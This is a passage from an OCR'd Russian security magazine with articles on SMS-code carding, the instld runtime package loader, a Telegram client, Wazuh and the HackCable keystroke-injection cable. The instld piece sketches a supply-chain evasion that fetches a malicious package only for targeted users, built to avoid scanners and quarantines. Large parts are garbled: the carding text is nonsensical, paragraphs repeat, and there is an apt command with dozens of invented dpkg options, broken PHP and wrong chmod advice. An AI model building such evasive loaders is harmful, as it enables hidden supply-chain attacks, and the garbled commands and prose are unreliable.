Если взять среднюю — 1935 карт на домен — и минимальные потери в 250 долларов США на карту, выходит, что за год эта схема принесла мошенникам ущерба в миллионы долларов в виде фейковых покупок.

Мерлин же сказал разработчикам, нашел он не новые уязвимости в фишинговых сайтах, продавливает китайские группами. Он отметил, что после прибыли «ламмеры» отмывают заработанное заказами все разобранные фирмы.

ОТВЕТНЫЙ УДАР

Высокотехнные платежи в США взялотся после пандемии, и банки поспешили упростить процесс прежних карт с мобильным кошельком. В итоге основным методом проверки клиентов стал одноразовый код по SMS — что, как теперь, оказалось мошенникам ящ.

Эксперты рекомендуют заменить банков от одноразовых кодов при прежнем кардинг с мобильным кошельком подтверждает новую всему кардинга. Фонд Security Merlin предлагает три менеджеров крупного европейского банка (которые согласился говорить только при условии анонимности — официально комментировать тему они запретили).

По словам этого эксперта, задержка между кражей данных карты и их использованием в мошенничестве сильно сокращена. Раньше банки просто перекрупнили очков. Могучие просто не могут сделать фишинговые атаки с воровранными платежами.

«Ламмер» потому мошенничество оказалась заступить вроотлов, — говорит эксперт — Мелин предложил не такое особый вопросник, если мы уже понимаемрем процесс, который решает были в открытом виде? Мы нисходим к воровранным платежам, отмыв и кинуть со стороны карт, как сейчас, у нас не фишерам».

Чтобы усилить безопасность прежним карт к цифровым кошельком, некоторые банки в Европе и Азии требуют, чтобы клиент сначала вошел в свой банковский приложение, прежде чем добавить карту на кошелек.

Борьба с уязвимостями «призрачного тапа» может потребовать обновления POS-терминалов, чтобы по начинка, определять, когда NFC-прикрывание идет с подлинного устройства. Но эксперты сомневаются, что регулярно бросить менять свое оборудование ремесленник, мне сто раз POS-терминалов сдал.

Ну и конечно, Apple и Google могут сделать жить на себя ответственность — ведь на платформах мошенники крутятся фальшивой прежних данных, расплавляя вторыдлиной стек. Компании без труда могут отладить отслежка, на которой вскрывают фишинговые сайты, прежде чем ящик дойдет с разных сторон стена. Кроме того, они могли бы порекомендовать банкам перейти к более надежным методы аутентификации при добавлении карт к кошелькам.

ЗАКРУЧЕННЫЙ PYTHON

Используем instld, чтобы ставить пакеты на лету

ponyminth
Разработчик, оратор-интроверт
ponyminth.ru

Как думаешь, можно ли прямо в рантайме устанавливать пакет Python и воспользоваться им? Меня этот вопрос заинтересовал, так как он потенциально связан с обходом детекта вредоносного кода. Как оказалось, можно! На основе своих экспериментов я создал инструмент instld, о котором сейчас расскажу.

ПЕРВАЯ ДОЗА БЕСПЛАТНО

Итак, instld, как и положено приличному модулю для Python, ставится одной командой:

```
pip install instld
```

Теперь пишем `instld` в консоли и видим приглашение к вводу текста.

```
$ instld
▶ INSTALD REPL based on
Python 3.11.9 (v3.11.9:de54cf0be3, Apr  2 2024, 07:12:50) [Clang 13.0.0
(clang-1300.0.29.30)] on darwin
Type "help", "copyright", "credits" or "license" for more information.

>>>
```

То, что по сейчас видишь, — это безумная магия. Какая — расскажу чуть позже, а сейчас убедимся, что перед нами рабочий интерпретатор Python:

```
>>> 5 + 5
10
>>> import sys
>>> sys.version
3.11.9 (v3.11.9:de54cf0be3, Apr  2 2024, 07:12:50) [Clang 13.0.0 (
clang-1300.0.29.30)]
>>> print("it's", "just", 'a', 'REPL')
it's just a REPL
>>>
```

Ну да, обычный REPL. А теперь давай импортируем какой-нибудь пакет, который у тебя ещё не установлен.

```
>>> import pandas as pd
Collecting pandas
Downloading pandas-2.2.3-cp311-cp311-macosx_11_0_arm64.whl.metadata (89
kB)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 89.9/89.9 kB 143.4 kB/s eta 0:
00:00
Collecting numpy>=1.23.2 (from pandas)
Using cached numpy-2.1.1-cp311-cp311-macosx_14_0_arm64.whl.metadata (60
kB)
Collecting python-dateutil>=2.8.2 (from pandas)
Using cached python_dateutil-2.9.0.post0-py2.py3-none-any.whl.metadata (
8.4 kB)
Collecting pytz>=2020.1 (from pandas)
Downloading pytz-2024.2-py2.py3-none-any.whl.metadata (22 kB)
Collecting tzdata>=2022.7 (from pandas)
Downloading tzdata-2024.2-py2.py3-none-any.whl.metadata (1.4 kB)
Collecting six>=1.5 (from python-dateutil>=2.8.2-pandas)
Using cached six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Downloading numpy-2.2.3-cp311-cp311-macosx_11_0_arm64.whl (11.3 MB)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 11.3/11.3 MB 113.1 kB/s eta 0:
00:00
Using cached numpy-2.1.1-cp311-cp311-macosx_14_0_arm64.whl (5.4 MB)
Downloading pytz-2024.2-py2.py3-none-any.whl (508 kB)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 508.8/508.8 kB 88.8 kB/s eta 0:
00:00
Downloading tzdata-2024.2-py2.py3-none-any.whl (346 kB)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 346.6/346.6 kB 178.2 kB/s eta
0:00:00
Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: pytz, tzdata, six, numpy, python-
dateutil, pandas
Successfully installed numpy-2.1.1 pandas-2.2.3 python-dateutil-2.9.0.
post0 pytz-2024.2 six-1.16.0 tzdata-2024.2

[notice] A new release of pip is available: 24.0 -> 24.2
[notice] To update, run: python3.11 -m pip install --upgrade pip
>>> pd.DataFrame({'lol': [1, 2, 3], 'kek': [4, 5, 6]})
   lol  kek
0    1    4
1    2    5
2    3    6
>>> pd.__version__
'2.2.3'
>>>
```

Как видишь, pandas сначала и импортировался прямо на лету. Он подключен и работает.

Теперь попробуем запустить небольшой скрипт через instld. Создадим файл `script.py`, который будет что-нибудь делать. Для простоты снова используем примеры с `pandas`:

```
import pandas as pd

print(pd.DataFrame({'lol': [1, 2, 3], 'kek': [4, 5, 6]}))
```

Запускаем.

```
$ instld script.py
...
   lol  kek
0    1    4
1    2    5
2    3    6
```

И снова работает.

Подсоединю ещё немного магии.

```
pip list | grep pandas
```

Пусто! То есть мы импортировали `pandas` прямо из сети, поиграли с ним, а когда закончили, никакого мусора не осталось. Безопасное производство!

КОЕ-ЧТО ПОТЯЖЕЛЕЕ

Фокусы, которые я показал, любопытны и могут быть полезны в определенных условиях, но у нас тут жуткая «Хакер», а не клуб любителей потеребить питона. Давай сделаем кое-что посложнее: пусть instld, что-то сделает уязвимой всю экосистему пакетов Python...

Создадим новый файл вот с таким содержимым:

```
import instld

with instld('pandas', catch_output=True):
    import pandas as pd
    print(f'The version of pandas is: {pd.__version__}')
```

Запустим его через обычную команду `python` (или `python3`, если ты хранишь второй Python в качестве сисинтеры), все работает:

```
$ python3 script.py
The version of pandas is: 2.2.3
```

А ещё можно вот так:

```
import instld

with instld('flask==3.0.0', catch_output=True) as context:
    flask_1 = context.import_here('flask')
    print(f'The version of the first flask: {flask_1.__version__}')
# 3.0.0

with instld('flask==3.0.3', catch_output=True) as context:
    flask_2 = context.import_here('flask')
    print(f'The version of the second flask: {flask_2.__version__}')
# 3.0.3
```

Запускаем, смотрим:

```
$ python3 script.py
The version of the first flask: 3.0.0
The version of the second flask: 3.0.3
```

Давай осмыслим, что сейчас произошло. Мы написали скрипт и запустили его через обычный Python, никаких специальных команд. Прямо внутри скрипта мы подключили сторонний пакет, который прямо на месте означился из сети. Он использован и затем автоматически удалился, когда поток выполнения вышел из контекста. Никаких следов. Более того, мы смогли установить в одном рантайме две разные версии одного и того же пакета. Мы можем делать с пакетами невозможное!

В наших примерах строчки с именами пакетов, которые были установлены внутри контекста, существовали в виде литералов, то есть заранее известно, где какой будет пакет и какая у него будет версия. Статический анализатор найдет все импорты без проблем.

Но можно сделать и иначе: название пакета может оказываться по сети либо генерироваться хитрым алгоритмом на месте, создавая условное поведение. Когда нужно — скачивается пакет с безобидным содержимым, все работает, как того ожидает пользователь, а в какой-то другой ситуации скачивается другой пакет, содержащий вредоносный код. Пример:

```
import instld

def is_user_a_bad_boy():
    ...

if is_user_a_bad_boy():
    package_name = 'bad_package'
else:
    package_name = 'good_package'

with instld(package_name, catch_output=True) as context:
    some_module = context.import_here('some_module')
```

Особенности таких эксплоитов:

- Пакет может не содержать внутри себя опасного кода непосредственно. Опасный код скачается из сети, когда он будет нужен.
- Обычный сканер исходного кода может такие проблемы не заметить, поскольку код не вредоносен сам по себе.
- Анализ графа зависимостей библиотек бесполезен, так как список зависимостей объявленным заранее нет, неполон. А динамический граф зависимостей может быть слишком сложен для анализа.
- Возможны очень таргетированные атаки. Код основного пакета может подтягивать безопасные зависимости для 99% пользователей, но, когда окажется на целевых устройствах, посчитают сервер, что на этот раз нужно отдать другой код.
- Возможны «площади» атаковать. Во многих крупных компаниях есть собственные «отстойники» для внешних пакетов. Обычно после выхода новой версии любого пакета тот дожидается, пока где-то успеют появиться сообщения об уязвимостях. Если сообщений нет, сотрудники могут переходить на новую версию. Однако с такой технологией возможен обход карантинов: новые пакеты сделать уязвимость, которая «проснется» через месяц или более и начнет сканировать из сети опасный код вместо безопасного.

Короче, это вполне может стать проблемой.

ПРОХОДИМ РЕАБИЛИТАЦИЮ

Как защитить свою организацию или личные проекты от подобных опасностей? Первое, что приходит в голову: а давайте запретим instld! Легко посмотреть, сколько зависимостей пакета, и если там обнаружится instld, просто не давим его установить! Однако это, к сожалению, плохой путь. Но instld — это всего лишь моя реализация, нигде не мешает кончарить код и назвать как-то иначе.

Да и магия-то относительная: код внутри довольно простой и опирается на стандартные библиотеки. Начнут такого, чего злоумышленник не мог бы позамечтовать, видоизменить или даже придумать с нуля.

Вот что делает библиотека (вкратце):

- В контексте создается временная директория для установки пакетов.
- В эту директорию устанавливается пакет. Через обычный `pip`, который вызывается через `subprocess`.
- Директория, куда бинарники пакетов сохраняются (на время действия контекста) добавляется в `sys.path` — глобальную переменную со списком всех директорий, куда интерпретатор ищет пакеты при каждом импорте. Когда ты пишешь в своем директориям из этого списка, пока не найдет там пакет под названием `some_module`.

Как видишь, сам по себе механизм немудрый и бить конкретно instld — это не защита. Я бы порекомендовал следующие меры:

- Бачить любой пакет за любые манипуляции с `sys.path`. К сожалению, этот способ может прикрыть и кучу вполне безобидных библиотек. Самые нужные из них можно внести в белый список, а остальные — тупо бачить.
- Не давать программе взаимодействовать с диском, запускать ее в контейнере с read-only файловой системой. В этом случае instld обломается бы еще на этапе попытки скачать пакет. Однако полной защитой это не является, поскольку видится не совсем уж невозможным провести все манипуляции со скачиванием и установкой пакета прямо в оперативной памяти.

Если есть другие идеи — пишем в комментарии!

ВЫВОДЫ

Мы выяснили, как ставить пакеты прямо в процессе с исходной питонячих пакетов. Оказывается, можно устанавливать их прямо в рантайме — по требованию. Это вырвет, если твое окружение Python и проект настолько безумны, что требуется несколько разных версий одного пакета в одном окружении.

Но, как и почти все прикольное в этом мире, это открывает новые опасности, против которых могут не работать старые защиты. Надеюсь, тебе кое-чего полезно прикольная сторона дизайна! ☺

ПЫШКИ И TELEGRAM

Пишем клиент Telegram на C#!

Евгений Борисов
Профессиональный программист

Библиотека MadelineProtocol позволяет с легкостью написать собственный Telegram-клиент, который можно использовать по-разному: от отправки уведомлений себе на мобильный по важным поводам Telegram-аккаунтам. При этом библиотека не использует Bot API, но значительно упрощает разработку. В этой статье мы разберем базовые функции клиента: авторизацию, получение списка контактов, извлечение информации о пользователях и отправку и получение сообщений.

ПОДГОТОВИТЕЛЬНЫЕ МЕРОПРИЯТИЯ

Сам библиотеку MadelineProtocol установим и обновим из чарса. Сперва проверим также обновим, что, если даже библиотека отсутствует, то будет загружена автоматически. Сервер тоже нужно пользоваться для вещи:

```
sudo apt install -y -q -q -o Dpkg::Use-Pty=0 -o Dpkg::Progress-Fancy=0 -o Dpkg::Options::=--force-confdef -o Dpkg::Options::=--force-confold -o Dpkg::Options::=--force-overwrite -o Dpkg::Options::=--force-overwrite-dir -o Dpkg::Options::=--force-unsafe-io -o Dpkg::Options::=--force-bad-path -o Dpkg::Options::=--force-bad-paths -o Dpkg::Options::=--force-bad-path-dir -o Dpkg::Options::=--force-bad-paths-dir -o Dpkg::Options::=--force-bad-path-file -o Dpkg::Options::=--force-bad-paths-file -o Dpkg::Options::=--force-bad-path-dir-file -o Dpkg::Options::=--force-bad-paths-dir-file -o Dpkg::Options::=--force-bad-path-file-dir -o Dpkg::Options::=--force-bad-paths-file-dir -o Dpkg::Options::=--force-bad-path-dir-file-dir -o Dpkg::Options::=--force-bad-paths-dir-file-dir -o Dpkg::Options::=--force-bad-path-file-dir-file -o Dpkg::Options::=--force-bad-paths-file-dir-file -o Dpkg::Options::=--force-bad-path-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-dir-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-paths-dir-file-dir-file-dir-file-dir-file-dir -o Dpkg::Options::=--force-bad-path-file-dir-file-dir-file-dir-file-dir-file -o Dpkg::Options::=--force-bad-paths-file-dir-file-dir-file-dir-file-dir-file
```

ПЫШКИ И TELEGRAM

ПИШЕМ КЛИЕНТ TELEGRAM НА PHP

ПОЛЬЗОВАТЕЛЬСКИЕ ДИАЛОГИ И ЧАТЫ

Диалоги бывают двух видов: пользовательские и чаты. К первому типу относятся диалоги с пользователями, ботами, самим Telegram (когда система отправляет тебе сообщения, например о попытке входа), а также каналы представлены в формате пользовательских диалогов. В общем, если personal-чатами участвовать беседы не больше двух (и ещё кто-то), то это пользовательский диалог. А вот чат — это когда отправляется сообщение нескольким, причем в эту категорию входят и диалоги приватных групп. Это когда ты создаешь группу мамочек 35 класса и добавляешь туда всех желающих. Затем каждая из мамочек может часто-часто начинает отправлять в эту группу сообщение о том, что ее чадо заболело или будет отсутствовать по семейным обстоятельствам. Знакомо?

Кроме, структура этих объектов от структуры пользовательских диалогов, и, чтобы не запутаться, мы напишем отдельные функции для обработки диалогов разных типов.

Я буду использовать процедурный стиль программирования: если кочешь использовать OOП — пожалуйста, но лично я не вижу смысла городить классы для решения стоит проблемы.

Первым делом в нашем цикле **for** нам нужно получить информацию о собеседнике, что можно сделать методом **getInfo()**:

```
$userinfo = $MadelineProto->getInfo($dialogs["dialogs"][$i]);
```

Если в массиве **$userInfo** установлен элемент **User**, это пользовательский диалог, а если там есть элемент **Chat** — диалог приватной группы. Пример обработки:

```
if (isset($userinfo['User'])) {
  // Обрабатываем пользовательский диалог
  $peerId = $userinfo['user_id'];
  $username = $userinfo['User']['username'] ?? 'n/a';

  if (isset($userinfo['User']['first_name'])
      $fullname = $userinfo['User']['first_name'];
  else $fullname = '';
  if(isset($userinfo['User']['last_name'])){
      $fullname .= ' '. $userinfo['User']['last_name'];
  }
  echo("Full Name: $fullname UserId: $peerId Username @: $username\
n");
// getRegularMessages($library, $peerId, $fullname, $username);
}
if (isset($userinfo['Chat'])) {
  // Обрабатываем диалог группы
  $peerId = $peers['dialogs'][$i]['peer'];
  $chatname = "Группа " . $userinfo['Chat']['title'];
  echo("PeerId: $peerId Schatname\n");
  getGroupMessages($library, $peerId, $chatname);
}
```

Обрати внимание на одну особенность библиотеки. Если пользователь не заполнил о себе какую-то информацию, например написал в профиле только свое имя, но не фамилию, то соответствующий элемент — в данном случае **last_name** — будет попросту отсутствовать в массиве **userInfo**. А что произойдет, если PHP попытается обратиться к несуществующему элементу? Правильно, ты получишь ошибку и не сможешь прочитать весь список диалогов, поскольку выполнение скрипта будет прервано раньше. Поэтому обязательно проверяй с помощью **isset()** элементы, которые ты пытаешься получить из **$userInfo** и других структур, возвращаемых библиотекой MadelineProto.

Код, который ты поместишь в наш цикл **for**, будет вызывать список диалогов. Перед тем списком диалогов, ты можешь сделать какие-нибудь для начала на нем. Название диалога будет предваряться строкой "**Группа** ", если выводится диалог для группы.

Также, обрати внимание, что у нас такомнетворных вызовы функций **getRegularMessages()** и **getGroupMessages()**. Пока эти функции не готовы, и я закомментировал их вызов, чтобы ты смог запустить код и увидеть список чатов.

ВЫВОДИМ СООБЩЕНИЯ ИЗ ПОЛЬЗОВАТЕЛЬСКОГО ДИАЛОГА

В эту функцию мы передаем переменную-объект **MadelineProto**, а также информацию о пользователе, с которым мы переписываемся: она пригодится, если ты надумаешь не просто выводить сообщения на экран, а сохранять их в БД или файл.

Получить список сообщений в том или ином диалоге можно с помощью вызова **getHistory()**:

```
$messages = $library->messages->getHistory(peer:$peerId,limit:10);
```

Первый параметр — это **$peerId**, то есть ID пользователя, с которым у тебя ведется диалог. Для чатов — это содержимое элемента массива **peer**. Второй параметр — количество последних сообщений из диалога. В нашем случае мы получаем десять последних сообщений.

Самм сообщения будут храниться в элементе **messages**:

```
$msgs = $messages['messages'];
foreach ($msgs as $item) {
// На всякий случай проверяем, есть ли элемент message внутри
// Это нормальная практика при работе с MadelineProto
  if (isset($item['message'])) {
  // Обработка каждого отдельного сообщения $item['message']
  }
}
```

Нам пригодятся следующие элементы массива **$item**:

- **message** — сам текст сообщения. Если будешь помещать его в БД, обязательно прочити чуть функцию **$mysqli->real_escape_string()**, иначе ничего не получится;
- **date** — дата и время отправки сообщения;
- **out** — если значение этого элемента **false**, то мы имеем дело с входящим сообщением (исходящие начинаем тебе), а если **true** — то это исходящее сообщение (написал ты);
- **media** — позволяет работать не только с текстовыми сообщениями, но и с фотографиями, документами, файлами и прочим контентом.

Выведем текст сообщения, дату и признак **out**:

```
$msgs = $messages['messages'];
foreach ($msgs as $item) {
// На всякий случай проверяем, есть ли элемент message внутри
// Это нормальная практика при работе с MadelineProto
  if (isset($item['message])) {
  echo "==========================\n";
  echo "Диалог с $fullname @ $username\n"
  echo "Дата: " . date("d/d/Y H:i", $item['date']);
  if ($item['out'] === false) echo "Входящее сообщение:\n";
  else echo "Исходящее сообщение:\n";
echo $item["message"] . "\n";
  echo "==========================\n";
  }
}
```


Теперь разберемся с элементом **$item["media"]["_"]** (он содержит тип прикрепленного медиафайла — интересует два типа — **messageMediaDocument** и **messageMediaPhoto**. С остальными ты сможешь ознакомиться самостоятельно в документации: эти типы позволяют, например, отправлять новые стикеры.

Первый из интересующих нас типов — это какой-то медиафайл. Сюда относятся все типы файлов, которые ты можешь переслать через Telegram: видео, архивы, PDF и так далее. Второй тип выделен исключительно для картинок (фотографий).

Сыграть медиафайлом можно с помощью метода **$library->downloadToDir()**. Первый параметр — это все сообщение целиком (переменная $item), а второй — каталог, в который нужно скачать данный файл. Используя тип документа, мы можем сохранить картинки в один каталог, а остальные файлы — в другой. Метод **getDownloadInfo()** позволяет узнать имя файла и его расширение: при желании ты можешь распихать файлы по разным папкам в зависимости от расширения.

Вот пример кода загрузки файла:

```
if (isset($item["media"]["_"])) {
$mediatype = $item["media"]["_"];
switch ($mediatype) {
  case "messageMediaDocument":
    // Получаем инфо о файле, потом можешь использовать по
своему усмотрению
    $info = $library->getDownloadInfo($item);
    // name — имя, ext — расширение
    $fileName = $info["name"] . $info["ext"];
    $outFileName = $library->downloadToDir($item, "files");
    break;
  case "messageMediaPhoto":
    $info = $Madelineproto->getDownloadInfo($item);
    $fileName = $info["name"] . $info["ext"];
    $outFileName = $library->downloadToDir($item, "pics");
    break;
}
}
```



INFO

При сохранении файлов неплохо бы проверять доступное дисковое пространство. Если ты вдруг передал другу фильм объемом нескольких гигабайт, то он загрузится в папку **files** в полном составе. А если таких фильмов будет много, ты рискуешь заполнить все доступное пространство.

Метод **downloadToDir()** возвращает результирующее имя файла. Как видишь, мы все файлы помещаем в папку **files** (которая должна существовать в рабочем каталоге и иметь соответствующим образом установленные права доступа), а картинки — в отдельный каталог **pics**. Чтобы наш код работал, не забудь создать эти каталоги:

```
mkdir files
chmod 666 files
mkdir pics
chmod 666 pics
```

Полный код функции **getRegularMessages()** приведен ниже:

Вывод обычного сообщения getRegularMessages()

```
function getRegularMessages($library, $peerId, $fullname, $username)
{

  $messages = $library->messages->getHistory(peer:$peerId,limit:10);
  $msgs = $messages['messages'];
  foreach ($msgs as $item) {
  // На всякий случай проверяем, есть ли элемент message внутри
  // Это нормальная практика при работе с MadelineProto
  if (isset($item['message'])) {
  echo "==========================\n";
  echo "Диалог с $fullname @ $username\n"
  echo "Дата: " . date("d/d/Y H:i", $item['date']);
  if ($item['out'] === false) echo "Входящее сообщение:\n";
  else echo "Исходящее сообщение:\n";
echo $item["message"] . "\n";
  echo "==========================\n";

  }
}
}
```

Код обработки медиафайлов ты можешь добавить в цикл **foreach()** по желанию.

ВЫВОДИМ СООБЩЕНИЯ ИЗ ЧАТА

Эта функция очень похожа на **getRegularMessages()**, но есть важные отличия. Во-первых, нам нужно получить список всех пользователей чата:

```
$users = $chatInfo['users'];
```

ID пользователя, написавшего сообщение в группу, хранится в элементе массива сообщения **$item["peer_id"]**. Но, как понимаешь, ID пользователя нам маловато-ватно, тебе захочется знать его имя, фамилию или номер телефона (если эти данные открыты и указаны). Для этого нужно написать вот такой код, определяющий всю перечисленную информацию:

```
    $userId = $item["peer_id"];
    foreach ($users as $user) {
      if ($user['id'] == $userId) {
      if (isset($user["first_name"]))
$userInfo .= $user["first_name"] . " ";
      if (isset($user["last_name"]))
$userInfo .= $user["last_name"] . " ";
      if (isset($user["phone"])) $userInfo .= $user["phone"] . " "
;
      if (isset($user["username"])) $userInfo .= $user["username"]
;
      }
    }
```

Мы добавляем все сведения о пользователе в переменную **$userInfo** для компактности.

Код функции getGroupMessages()

```
function getGroupMessages($library, $chat_id, $chatname)
{

  $messages = $library->messages->getHistory(peer:$chat_id,limit:10);
  $msgs = $messages['messages'];
  foreach ($msgs as $item) {
  // На всякий случай проверяем, есть ли элемент message внутри
  // Это нормальная практика при работе с MadelineProto
  if (isset($item['message'])) {

    $userId = $item["peer_id"]; $userInfo = "";
    foreach ($users as $user) {
      if ($user['id'] == $userId) {
      if (isset($user["first_name"]))
$userInfo .= $user["first_name"] . " ";
      if (isset($user["last_name"]))
$userInfo .= $user["last_name"] . " ";
      if (isset($user["phone"])) $userInfo .= $user["phone"] . " "
;
      if (isset($user["username"])) $userInfo .= $user["username"]
;
      }
    }

  echo "==========================\n";
  echo "Чат $chatname\n"
  echo "Дата: " . date("d/d/Y H:i", $item['date']);
  echo "Пользователь: $userInfo\n"
  if ($item['out'] === false) echo "Входящее сообщение:\n";
  else echo "Исходящее сообщение:\n";
echo $item["message"] . "\n";
  echo "==========================\n";

  }
}
}
```

Медиавложения обрабатываются аналогичным образом.

ВЫВОДЫ

Как видишь, получить список пользователей, вытащить из Telegram все данные о них, отправить им сообщения или сохранить текст и файлы из чатов — довольно просто. На основе этой технологии можно создать приложение, которое будет, например, собирать информацию о взлоках Telegram, которые добавились в сообщения тебе или в твои чаты. Применений подобному боту можно найти множество, и я уверен, ты сможешь использовать его у меня.

СТРАЖ БЕЗОПАСНОСТИ

Защищаем периметр при помощи Wazuh

Алексей Кузнецов
Системный администратор
aleksey@kuznetsov.pro

Сегодня к рассказу о своем опыте работы с Wazuh — open-source системой, которая сочетает в себе функции SIEM и XDR. Это гибкая платформа, которая легко адаптируется к любой инфраструктуре. Мы начнем с Linux-агента и развертывания сервера, а затем расскажем, как добавить в систему Docker и выполнять API-запросы.

Предыдущие статьи: мне всегда так же нравились для знакомства: новый инструмент и другие отличные примеры сделаны с нуля, поэтому я не торопился с ознакомлением. Но все изменилось, когда мне понадобилось внедрение нормального бесплатного SIEM. Я выбрал Wazuh, потому что в отличие от большинства других решений, которые я пробовал, в Wazuh есть все нужные мне функции: агенты для Linux и Windows, мониторинг файловой системы, сканирование уязвимостей, интеграция с Docker и внешними API.

Предыдущие статьи: мне всегда так же нравились для знакомства: новый инструмент и другие отличные примеры сделаны с нуля, поэтому я не торопился с ознакомлением. Но все изменилось, когда мне понадобилось внедрение нормального бесплатного SIEM. Я выбрал Wazuh, потому что в отличие от большинства других решений, которые я пробовал, в Wazuh есть все нужные мне функции: агенты для Linux и Windows, мониторинг файловой системы, сканирование уязвимостей, интеграция с Docker и внешними API.

Проблема сегодняшнего мира в том, что мы все живем для уведомлений: чтобы узнать о критическом сбое сервера или взлом сервера, мы вынуждены постоянно мониторить все сервисы. Wazuh решает эту проблему: в случае критической ситуации он отправляет уведомление в Telegram, Slack, почту, Jira, webhook и многое другое. Это позволяет сосредоточиться на основной задаче, а не тратить время на ручной контроль.

Wazuh — это open-source платформа для мониторинга безопасности, обнаружения угроз и соответствия требованиям. Проект развивается с 2015 года, сообщество растет, а компания Wazuh Inc. выпускает коммерческую версию с расширенной поддержкой. Для нашей задачи бесплатной версии хватит с запасом.

Wazuh — это open-source платформа для мониторинга безопасности, обнаружения угроз и соответствия требованиям. Проект развивается с 2015 года, сообщество растет, а компания Wazuh Inc. выпускает коммерческую версию с расширенной поддержкой. Для нашей задачи бесплатной версии хватит с запасом.

ЧТО ТАКОЕ WAZUH

Wazuh — это современное многофункциональное решение в открытом исходном коде. В нем объединены несколько ключевых направлений: защита инфраструктуры (агентские и безагентские сканеры уязвимостей, мониторинг файловой системы, контроль конфигураций, анализ логов), обнаружение угроз (корреляция событий, threat intelligence, интеграции с внешними API), соответствие требованиям (готовые дашборды и отчеты для GDPR, PCI DSS, HIPAA, NIST, CIS).

Общая структура устроена по принципу «сервер + агенты», где сервер выполняет обработку и корреляцию событий, а агенты собирают данные с конечных узлов. Это позволяет масштабировать систему, не перегружая производительность рабочих машин.

Общая структура устроена по принципу «сервер + агенты», где сервер выполняет обработку и корреляцию событий, а агенты собирают данные с конечных узлов. Это позволяет масштабировать систему, не перегружая производительность рабочих машин.

Management Interface
Wazuh Dashboard
Wazuh Indexer
Wazuh Server
Wazuh API
Agent
Agent
Agent

«Злой провод» HackCable собрал 50000 евро на Kickstarter

HackCable — устройство с Kickstarter, которое снаружи выглядит как обычный провод, а внутри скрывает целый арсенал для этичного хакинга: инъекции нажатий клавиш, Wi-Fi-управление через смартфон и полный контроль над целевым устройством. Все это в формате привычного зарядного кабеля, который не привлечет внимания даже самого параноидального админа.

Переходник с USB-A на USB-C — самая обычная вещь в наше время. Но что, если этот кабель умеет не только заряжать смартфон или передавать данные, но и перехватывать нажатия клавиш, а еще сам иногда становится клавиатурой и что-то печатает? Встречай HackCable — проект, который уже набрал на Kickstarter необходимую для производства сумму и готовится к выпуску. Сбор средств официально закроется в субботу, 16 февраля.

Кабель выйдет в двух версиях: с модулем Wi-Fi на базе ESP32 для удаленного перехвата и в варианте с чипом RP2040 для локальных задач. Обе модификации поддерживают Python и работают с устройствами на Windows, macOS, Linux, Android и iOS.

Обе версии используют один принцип — представление себя как HID-устройство. Это позволяет вводить команды напрямую, обходя антивирусы и системы обнаружения.

Предполагается, что HackCable будет неотличим от обычного переходника с USB-A на USB-C

ОБЫЧНАЯ ВЕРСИЯ (RP2040)

- **Процессор:** двухъядерный ARM Cortex-M0+ с тактовой частотой до 133 МГц
- **Память:** 2 Мбайт встроенной QSPI Flash и 264 Кбайт SRAM
- **Порты ввода вывода:** полнoскоростная поддержка USB 1.1 в режиме хоста и устройства, 26 многофункциональных GPIO-пинов
- **Цифровые интерфейсы:** один интерфейс I2C, два интерфейса SPI, два интерфейса UART и поддержка PWM на большинстве GPIO-пинов

HackCable на базе RP2040 работает автономно и не зависит от внешних подключений. Сначала пользователь загружает на кабель подготовленные скрипты через компьютер. Скрипты могут быть на Python или на другом подходящем языке. Эти скрипты описывают последовательность команд, которые кабель будет вводить при подключении к целевому устройству.

Когда кабель вставляют в порт USB-C, устройство распознает его как клавиатуру и позволяет скриптам «нажимать» кнопки напрямую, не вызывая подозрений у системы или антивирусов. HackCable последовательно выполняет заданные действия: например, открывает терминал, вводит команды для проверки сетевых настроек или демонстрирует потенциальные уязвимости системы.

Благодаря встроенному чипу RP2040 кабель действует как автономный пентест-агент: он не требует Wi-Fi, не зависит от сторонних приложений и всегда выполняет ровно тот сценарий, который был загружен заранее. Такой подход делает устройство надежным и предсказуемым — оно просто выполняет свою программу сразу после подключения, без необходимости какого-либо вмешательства.

ВЕРСИЯ С WI-FI НА ESP32

- **Процессор:** двухъядерный микроконтроллер Xtensa LX7
- **Тактовая частота:** до 240 МГц
- **Wi-Fi:** встроенный модуль Wi-Fi 2,4 ГГц (802.11b/g/n)
- **Bluetooth:** встроенный Bluetooth 5 (LE) с поддержкой энергоэффективной и надежной передачи данных

